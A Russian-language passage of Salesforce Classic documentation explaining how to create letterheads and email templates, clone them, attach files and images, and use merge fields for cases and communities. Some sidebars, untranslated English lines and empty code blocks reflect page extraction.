Фирменный бланк содержит свойства и сведения. Свойства отображаются только внутри организации и используются для определения фирменного бланка. Сведения применяются к сообщению эл. почты, использующему фирменный бланк. Свойства и сведения фирменного бланка могут быть созданы посредством специального мастера.

1. Введите строку «*Фирменные бланки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Фирменные бланки**».
2. Нажмите кнопку «**Создать фирменный бланк**».

### Настройка свойств фирменного бланка

1. Чтобы предоставить пользователям доступ к новому фирменному бланку, установите флажок «Доступно для использования».
2. Заполните поле «Метка фирменного бланка». Метка используется для обозначения фирменного бланка на страницах пользовательского интерфейса.
3. При необходимости измените параметр «Уникальное имя фирменного бланка». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения фирменных бланков:

- «Управление фирменными бланками»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все** версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения фирменных бланков:

- «Управление фирменными бланками»

последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя фирменного бланка» позволяет разработчику менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.

4. Введите описание для данного фирменного бланка. Имя и описание фирменного бланка предназначены только для внутреннего пользования.
5. Нажмите кнопку **«Сохранить»**. При этом откроется страница сведений о фирменном бланке.

#### Настройка сведений о фирменном бланке

##### 1. Укажите атрибуты фирменного бланка.

- Чтобы выбрать цвет фона для фирменного бланка, щелкните **«Редактировать цвет фона»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
- Чтобы выбрать цвет, выравнивание и высоту верхнего раздела фирменного бланка, щелкните **«Редактировать свойства верхнего колонтитула»**.
- Чтобы добавить логотип компании в верхний или нижний раздел фирменного бланка, щелкните **«Выбрать логотип»**.



**Прим.:** Логотип следует предварительно загрузить на вкладку «Документы». Обязательно добавьте для документа отметку «Доступен внешне как изображение», чтобы его могли просматривать получатели, не зарегистрированные в системе Salesforce. Дополнительную информацию см. в разделе «Загрузка и замена документов» интерактивной справки Salesforce.

Чтобы выбрать изображение, выберите папку и щелкните имя нужного документа. При необходимости щелкните **«Поиск в документах»** и введите имя нужного файла для поиска документа по имени.

- Чтобы удалить изображение из фирменного бланка, щелкните **«Удалить логотип»**.
  - Чтобы выбрать цвет и высоту верхней горизонтальной линии, щелкните **«Редактировать верхнюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
  - Чтобы выбрать цвет фона для основного текста фирменного бланка, щелкните **«Редактировать цвет текста»**.
  - Чтобы выбрать цвет и высоту средней горизонтальной линии, щелкните **«Редактировать среднюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
  - Чтобы выбрать цвет, выравнивание и высоту нижнего раздела фирменного бланка, щелкните **«Редактировать свойства нижнего колонтитула»**.
  - Чтобы выбрать цвет и высоту нижней горизонтальной линии, щелкните **«Редактировать нижнюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
2. Чтобы просмотреть фирменный бланк в отдельном окне обозревателя, нажмите кнопку **«Предварительный просмотр»**.
  3. Нажмите кнопку **«Сохранить»**.

Дополнительную информацию о создании HTML-шаблонов эл. почты, содержащих параметры фирменного бланка, см. в разделе **«Создание HTML-шаблонов эл. почты»** на странице 2232.

СМ. ТАКЖЕ:

[Управление шаблонами эл. почты](#)

[Создание настраиваемых HTML-шаблонов эл. почты](#)

## Поля фирменного бланка

Здесь в алфавитном порядке даны описания полей на странице сведений о фирменном бланке.

| Поле                             | Описание   |
|----------------------------------|--|
| Доступно для использования       | Флажок, указывающий, что фирменный бланк можно применить к HTML-шаблону.   |
| Создано                          | Имя пользователя, создавшего фирменный бланк, а также дата и время создания.   |
| Описание                         | Текст, помогающий отличить данный фирменный бланк от остальных.  |
| Метка фирменного бланка          | Внутреннее имя для идентификации фирменного бланка.  |
| Уникальное имя фирменного бланка | Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя фирменного бланка» позволяет разработчику менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика. |
| Изменено                         | Имя пользователя, который в последний раз изменял фирменный бланк, в том числе дата и время.   |
| Префикс пространства имен        | Префикс пространства имен, используемый шаблоном эл. почты в API.  |

СМ. ТАКЖЕ:

[Создание письменного бланка](#)



## Управление шаблонами эл. почты


Система Salesforce Classic позволяет создавать четыре типа шаблонов эл. почты: текстовый, HTML с фирменным бланком, настраиваемый и Visualforce. Все перечисленные шаблоны эл. почты могут содержать текст, поля слияния и вложенные файлы. Кроме того, шаблоны HTML и Visualforce поддерживают добавление изображений. Шаблоны эл. почты могут использоваться для отправки сообщений эл. почты из связанного списка записи «Журнал действий». Кроме того, текстовые и HTML-шаблоны могут использоваться в пакетных электронных рассылках. Орфографию текстовых шаблонов и шаблонов Visualforce без HTML-тегов можно проверить с помощью специальной кнопки.

- **Текст:** все пользователи могут создавать или изменять текстовые шаблоны эл. почты. См. раздел «Создание текстовых шаблонов эл. почты» на странице 1839.
- **HTML с фирменным бланком:** администраторы и пользователи с полномочием «Редактирование HTML-шаблонов» могут создавать HTML-шаблоны эл. почты на основе фирменного бланка. См. раздел «Создание HTML-шаблонов эл. почты» на странице 2232.
- **Настраиваемый HTML:** администраторы и пользователи с полномочием «Редактирование HTML-шаблонов» могут создавать настраиваемые HTML-шаблоны эл. почты без использования фирменного бланка. HTML-код для вставки в шаблон эл. почты должен быть доступен или получен. См. раздел «Создание настраиваемых HTML-шаблонов эл. почты» на странице 2230.
- **Visualforce:** администраторы и разработчики могут создавать шаблоны посредством Visualforce. Шаблоны эл. почты Visualforce поддерживают расширенное слияние с данными получателя в том случае, если содержимое шаблона охватывает сведения из нескольких записей. См. раздел «Создание шаблонов эл. почты Visualforce».

 **Прим.:** Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.

Чтобы получить доступ к шаблонам эл. почты, выполните одно из указанных ниже действий.

- Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «Шаблоны эл. почты» в поле «Быстрый поиск», затем выберите «Шаблоны эл. почты».
- При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «Шаблоны» в поле «Быстрый поиск» и выберите «Шаблоны эл. почты» или «Мои шаблоны».
- Чтобы открыть страницу «Просмотр шаблонов эл. почты», щелкните имя любого шаблона эл. почты.
- Чтобы изменить или удалить шаблон, щелкните ссылку «Правка» или «Удал.» напротив имени нужного шаблона в списке.
- Чтобы создать шаблон эл. почты любого типа, нажмите кнопку «Создать шаблон».

 **Прим.:** Шаблоны эл. почты, используемые указанными ниже функциями, должны быть общедоступными и активными.

- Web-to-Lead
- Web-to-Case

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager и Group Edition.**

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»



- Email-to-Case или On-Demand Email-to-Case
- Правила назначения
- Правила расширения
- Правила автоматического ответа

СМ. ТАКЖЕ:

[Клонирование шаблонов эл. почты](#)

[Использование фирменных бланков](#)


[Индивидуальная настройка системы Salesforce](#)

## Просмотр шаблонов эл. почты


Чтобы просмотреть шаблон, щелкните имя нужного шаблона в списке. Доступные параметры определяются типом шаблона (настраиваемый, HTML, Visualforce или текст).

- При использовании текстовых шаблонов: чтобы изменить содержимое сообщения, тему или поля слияния, нажмите кнопку **«Правка»**.
- При использовании настраиваемых и HTML-шаблонов:

- Чтобы изменить содержимое или поля слияния HTML-версии, нажмите кнопку **«Редактировать HTML-версию»**.

 **Прим.:** Все настраиваемые и HTML-шаблоны электронной почты содержат текстовую версию для получателей, которым недоступен просмотр HTML-сообщений эл. почты. Текстовая версия создается вручную или автоматически при редактировании HTML-версии.

- Чтобы изменить содержимое или поля слияния текстовой версии, нажмите кнопку **«Редактировать текстовую версию»**.

 **Внимание:** Рекомендуется пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

- При использовании шаблонов Visualforce:
  - Чтобы изменить разметку страницы шаблона, нажмите кнопку **«Редактировать шаблон»**.
  - Связанный список «Вложения Visualforce» содержит вложения, созданные посредством разметки Visualforce.
  - Если разметка Visualforce ссылается на компоненты установленных управляемых пакетов, то связанный список «Параметры версии» отображает версии установленных пакетов, содержащих данные компоненты. Компоненты установленных управляемых пакетов могут представлять собой, например, другой класс, триггер, настраиваемый объект.
  - Если шаблон эл. почты содержит зашифрованные данные, учтите, что эти данные отображаются зашифрованными внутри созданного сообщения эл. почты и при просмотре страницы шаблона Visualforce. Эти данные не отображаются в виде обычного текста по соображениям безопасности.
- Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**.
- Нажмите кнопку **«Вложить файл»** в связанном списке «Вложения». Вложенный файл добавляется во все сообщения эл. почты, созданные на основе данного шаблона.

Чтобы выбрать файл, выполните указанные ниже действия.

- Чтобы выполнить поиск файлов на вкладке «Документы», перейдите по ссылке **«Поиск в документах»**. Для выбранного изображения логотипа или другого графического файла установите флажок «Внешний доступ» на вкладке «Документы».
- Как вариант, чтобы выбрать локальный файл или файл из папки документов, воспользуйтесь раскрывающимся списком **«Расположение файла»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager и Group Edition.**

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»

- Чтобы выбрать другого автора, щелкните ссылку **«[Изменить]»** напротив поля «Автор» при наличии полномочия «Управление общедоступными шаблонами». По умолчанию автором считается пользователь, создавший шаблон эл. почты.
- Чтобы удалить шаблон, нажмите кнопку **«Удалить»**.
- Чтобы клонировать шаблон, нажмите кнопку **«Клонировать»**. Дополнительную информацию см. в разделе **«Клонирование шаблонов эл. почты»** на странице 1844.
- В режиме разработчика, чтобы просмотреть компоненты, используемые шаблоном, нажмите кнопку **«Показать зависимости»**.

## Создание текстовых шаблонов эл. почты

Для получателей, не имеющих возможности читать сообщения в формате HTML, можно создавать шаблоны эл. почты в виде обычного текста.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «Шаблоны эл. почты» в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «Шаблоны» в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Выберите тип шаблона «Текст» и нажмите кнопку **«Далее»**.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования.
10. Заполните поле «Тема».
11. Введите текст сообщения.
12. При необходимости добавьте поля слияния в тему и текст шаблона. При отправке эл. почты эти поля заменяются сведениями из записей.
13. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии


Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager и Group Edition.**

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»

 **Совет:** Чтобы просмотреть образец шаблона, заполненный данными из выбранных записей, и отправить тестовое сообщение эл. почты, щелкните **«Отправить тестовое сообщение и проверить поля слияния»**.

## Вложение файлов в шаблоны

Чтобы добавить вложение в шаблон, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Выберите нужный шаблон.
3. Нажмите кнопку **«Вложить файл»** на странице редактирования шаблона эл. почты.
4. Выберите нужную папку и щелкните имя документа или щелкните ссылку **«Поиск в документах»** и введите имя нужного файла для поиска документа по имени.

Чтобы вложить локальный файл, щелкните **«Мой компьютер»**.

Вложенный файл добавляется во все сообщения эл. почты, созданные на основе данного шаблона. Вложения, добавленные в пакетную электронную рассылку, отправляются в виде ссылок, а не файлов (см. раздел **«Пакетная отправка эл. почты»** на странице 1742).

СМ. ТАКЖЕ:




[Управление шаблонами эл. почты](#)










[Создание шаблонов эл. почты Visualforce](#)

[Индивидуальная настройка системы Salesforce](#)

## Использование панели форматирования

Рекомендуем использовать панель форматирования для редактирования текста в HTML. Выделите нужный текст и примените соответствующий параметр.


| Параметр  | Описание   |
|---|--|
| <b>Шрифт</b>  | Выберите стиль символов. Выделите нужный текст и примените соответствующий шрифт.  |
| <b>Размер</b>   | Выберите размер символов. Выделите нужный текст и примените соответствующий размер.  |
|  | Вставьте изображение из библиотеки документов. Данный параметр недоступен при выполнении некоторых действий (например, создание настраиваемых компонентов начальной страницы). |
|  | Выбор цвета фона   |
|  | Выбор цвета текста   |
| <b>В</b>  | Полужирный   |
| <b>И</b>  | Курсив   |

| Параметр  | Описание   |
|---|--|
|  | Подчеркнутый   |
|  | Вставьте новую или измените текущую гиперссылку. Выделите нужный текст, нажмите данную кнопку и введите URL-адрес ссылки. Чтобы использовать поле слияния (например, {!Case_Link}) в качестве целевой ссылки, добавьте нужное поле слияния после префикса <b>http://</b> . |
|  | Выравнивание текста по левому краю   |
|  | Выравнивание текста по центру  |
|  | Выравнивание текста по правому краю  |
|  | Создание маркированного списка   |
|  | Создание нумерованного списка  |
|  | Увеличение отступа текста  |
|  | Уменьшение отступа текста  |

## Создание настраиваемых HTML-шаблонов эл. почты

Настраиваемые HTML-шаблоны эл. почты можно создавать без использования фирменных бланков. Код HTML можно копировать и вставить непосредственно в шаблон.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «Шаблоны эл. почты» в поле «Быстрый поиск», затем выберите «Шаблоны эл. почты».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «Шаблоны» в поле «Быстрый поиск» и выберите «Шаблоны эл. почты» или «Мои шаблоны».
2. Нажмите кнопку «Создать шаблон».
3. Установите переключатель «Настраиваемый (без использования фирменного бланка)» и нажмите кнопку «Далее».
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования. Описание используется как заголовок любого действия эл. почты, регистрируемого при отправке пакетных электронных рассылок.
10. Нажмите кнопку «Далее».
11. Заполните поле «Тема».
12. Введите в сообщение исходный текст в формате HTML. Добавьте HTML-теги.

 **Прим.:** Рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на нашем сервере. Например:

```

```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии

Пакетная электронная  
рассылка недоступна в  
версиях: **Personal Edition,**  
**Contact Manager** и **Group**  
**Edition.**

HTML-шаблоны эл. почты и  
шаблоны эл. почты  
Visualforce недоступны в  
версиях: **Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых  
HTML-шаблонов эл. почты:

- «Редактирование  
HTML-шаблонов»

Для создания или изменения  
папок с общедоступными  
шаблонами эл. почты:

- «Управление  
общедоступными  
шаблонами»

13. При необходимости добавьте поля слияния в тему и текст шаблона. Данные поля заменяются информацией из записи интереса, контакта, организации, возможности, обращения или решения при отправке сообщения эл. почты.
14. Нажмите кнопку «**Далее**».
15. Чтобы автоматически вставлять текст HTML-версии без HTML-тегов, введите текстовую версию сообщения эл. почты или щелкните «**Копировать текст из HTML-версии**». Текстовая версия доступна получателям, которые не могут просматривать HTML-сообщения эл. почты.



**Внимание:** Рекомендуем пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

16. Нажмите кнопку «**Сохранить**».



**Совет:** Чтобы просмотреть образец шаблона, заполненный данными из выбранных записей, и отправить тестовое сообщение эл. почты, щелкните «**Отправить тестовое сообщение и проверить поля слияния**».



**Прим.:** Содержимое настраиваемого HTML-шаблона, выбранного для использования в сообщении эл. почты, не может быть изменено.

СМ. ТАКЖЕ:

- [Создание шаблонов эл. почты Visualforce](#)
- [Клонирование шаблонов эл. почты](#)
- [Индивидуальная настройка системы Salesforce](#)
- [Создание HTML-шаблонов эл. почты](#)
- [Создание шаблонов эл. почты Visualforce](#)
- [Создание письменного бланка](#)
- [Добавление изображений в шаблоны эл. почты](#)
- [Индивидуальная настройка системы Salesforce](#)

## Клонирование шаблонов эл. почты

Клонирование шаблона эл. почты подразумевает сохранение готового шаблона с новым именем.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите «**Шаблоны эл. почты**».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите «**Шаблоны эл. почты**» или «**Мои шаблоны**».
2. Щелкните имя нужного шаблона эл. почты в списке.
3. Нажмите кнопку «Клонировать».
4. Выберите папку для хранения шаблона.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. Заполните поле «Описание». Both template name and the description are for your internal use only.
8. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **All Editions**

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»



## Добавление изображений в шаблоны эл. почты

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce поддерживают добавление изображений или логотипов. При использовании HTML-шаблонов с фирменным бланком логотипы или изображения извлекаются из [фирменного бланка](#), выбранного пользователем при создании шаблона.

При создании настраиваемых HTML-шаблонов или шаблонов Visualforce рекомендуем добавить тег `img`, ссылающийся на изображение. Настоятельно рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на сервере Salesforce. Например, при использовании HTML-шаблона:

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **All Editions**

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»

```

```

При использовании шаблона Visualforce:

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000"
height="64" width="64"/>
```

## Поля слияния для обращений


Список доступных полей слияния определяется типом используемых данных. Большинство полей слияния полностью соответствует полям обращений. Таблица ниже содержит дополнительные поля слияния, которые отображают значения, извлеченные из обработанных обращений.

| Поле                               | Поле слияния              | Описание   |
|------------------------------------|---------------------------|--|
| Статьи как документы в формате PDF | Case.Articles_as_PDFs     | Статьи, связанные с обращением и преобразованные во вложения PDF.<br><br>Нажмите кнопку <b>«Отправить сообщение эл. почты»</b> в связанном списке «Сообщения эл. почты» на странице сведений об обращении и выберите шаблон, содержащий данное поле слияния. Предварительный просмотр и удаление вложений могут быть выполнены до отправки сообщения эл. почты.  |
| Поток эл. почты                    | Case.Email_Thread         | Поток всех сообщений эл. почты, в которых контакт обращения является отправителем или получателем (поле «Кому», «Копия» или «СК»). Сообщения эл. почты отображаются в обратном хронологическом порядке, поэтому последние сообщения доступны вверху потока. Сообщения эл. почты представлены в потоке текстовыми версиями. Данное поле слияния не может использоваться на страницах Visualforce.<br><br>Ниже перечислены ограничения для потока сообщений эл. почты. <ul style="list-style-type: none"> <li>• Максимальное количество сообщений эл. почты: 200</li> <li>• Размер усеченного текста сообщения эл. почты: 32 Кб</li> </ul> |
| Последний комментарий к обращению  | Case.Last_Case_Comment    | Описание последнего комментария, добавленного к обращению.   |
| Вложения для решений               | Case.Solution_Attachments | Вложения для решений по обращениям.  |
| Описание решения                   | Case.Solution_Description | Сведения о решении, связанном с обращением. Если обращение связано с   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные поля слияния определяются используемой версией Salesforce.

| Поле                    | Поле слияния                          | Описание  |
|-------------------------|---------------------------------------|---|
|                         |                                       | несколькими решениями, то список содержит описание всех решений.  |
| Тема решения            | Case.Solution_Subject                 | Заголовок решения, связанного с обращением. Если обращение связано с несколькими решениями, то список содержит заголовки всех решений.  |
| Тема и описание решения | Case.Solution_Subject_and_Description | Заголовок и сведения о решении, связанном с обращением. Если обращение связано с несколькими решениями, то список содержит заголовок и описание всех решений.   |
| Предложенные решения    | Case.Suggested_Solutions              | Ссылки на тему и описание каждого предложенного решения, которое может быть полезно при решении проблем клиентов.<br><br> <b>Прим.:</b> Sending mass emails using templates with the suggested solutions merge field can take several minutes and isn't recommended.   |
| Код потока обращений    | Case.Thread_Id                        | Уникальный идентификатор для потока сообщений эл. почты в функции Email-to-Case. Код потока — это уникальный код каждого сообщения эл. почты, содержащего обращение. Например, [ref:_DV0Txx_500V0U9YB:ref]. По умолчанию код потока добавляется в тему и основной текст сообщения. Обычно код потока располагается в конце основного текста. Данное поле слияния позволяет перемещать код потока в другие области основного текста. |

## Примечания по полям слияния для обращений

### Поля слияния для прав по обращениям

Права по обращениям не поддерживают поля слияния. Например, поле слияния «Имя права {!Case.Entitlement}», добавленное в шаблон эл. почты, не заполняется в шаблоне.

### Поля слияния для функции **Email-to-Case** или **On-Demand Email-to-Case**

Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то пользователи могут создавать шаблоны эл. почты, позволяющие агентам службы поддержки отвечать на полученные сообщения эл. почты, содержащие обращения. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ. См. раздел «[Управление шаблонами эл. почты](#)» на странице 1836.

### Поля слияния для функции **Web-to-Case**

Чтобы добавить ссылку на имя, адрес эл. почты, телефон или компанию клиента, отправившего интерактивное обращение посредством функции Web-to-Case, воспользуйтесь соответствующим полем {!Case\_OnlineCustomer...}. Чтобы добавить ссылку на контакт или организацию, связанную с обращением, воспользуйтесь соответствующими полями слияния контакта или организации.

## Поля слияния для сообществ

При необходимости добавьте поля слияния в шаблоны эл. почты сообществ.

При включении сообществ Salesforce в организации система создает три текстовых шаблона эл. почты.

- Сообщества: сообщение эл. почты об изменении пароля
- Сообщества: сообщение эл. почты о восстановлении пароля
- Сообщества: приветственное сообщение эл. почты

Данные шаблоны используют уникальные поля слияния. Данные поля слияния недоступны для выбора и копирования при редактировании шаблона, но могут быть добавлены вручную. Данные поля слияния работают эффективно только при их использовании в текстовом или HTML-шаблоне, выбранном для сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Имя поля                   | Описание   |
|----------------------------|--|
| {!Community_Name}          | Имя сообщества, введенное при создании сообщества.   |
| {!Community_Url}           | <p>URL-адрес для страницы входа сообщества. Например, <a href="https://acme.force.com/partners/login">https://acme.force.com/partners/login</a>.</p> <p>Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля.</p> <p>Данное поле заполняется только при выполнении одного из перечисленных ниже условий.</p> <ul style="list-style-type: none"> <li>• Шаблон, содержащий данное поле, выбирается как шаблон приветственного сообщения эл. почты для сообщества и устанавливается флажок «Отправить приветственное сообщение эл. почты».</li> <li>• Шаблон, содержащий данное поле, выбирается как шаблон сообщения эл. почты об изменении или восстановлении пароля, а сообщение эл. почты отправляется внешнему пользователю, являющемуся участником сообщества.</li> </ul> |
| {!Receiving_User.Username} | Имя пользователя получателя приветственного сообщения эл. почты.   |

При необходимости создайте настраиваемые шаблоны эл. почты для сообществ посредством Visualforce, позволяющего использовать настраиваемый фирменный стиль компании в шаблонах эл. почты. При использовании шаблона эл. почты Visualforce рекомендуем использовать тип глобального поля слияния `$Network` и его свойства (см. таблицу ниже).

| Имя поля                    | Описание   |
|-----------------------------|--|
| <code>\$Network.Name</code> | Имя сообщества, введенное при создании сообщества. |

| Имя поля                          | Описание   |
|-----------------------------------|--|
| \$Network.NetworkUrlForUserEmails | <p>URL-адрес для страницы входа сообщества. Например, <a href="https://acme.force.com/partners/login">https://acme.force.com/partners/login</a>.</p> <p>Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля.</p> <p>Данное поле заполняется только при его использовании в шаблоне эл. почты Visualforce для одного из трех типов эл. почты, поддерживаемых сообществами.</p> |

Если сообщество использует обращения, утверждения или бизнес-правила, то сообщения эл. почты, созданные на основе шаблона эл. почты, использующего поля слияния `{!<any_object>.Link}` или `{!Case.Link}`, содержат ссылку на запись в сообществе. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

| Имя поля                                | Описание   |
|---|--|
| <code>{!Case.Link}</code>               | <p>Область использования:</p> <ul style="list-style-type: none"> <li>Уведомления контактов и ответственных о добавлении комментариев к обращениям</li> <li>Уведомления контактов о создании и обновлении обращений</li> </ul>                      |
| <code>{!&lt;any_object&gt;.Link}</code> | <p>Область использования:</p> <ul style="list-style-type: none"> <li>Запросы на утверждение, отправленные ответственным за утверждения и делегированным ответственным за утверждения</li> <li>Электронные предупреждения бизнес-правила</li> </ul> |

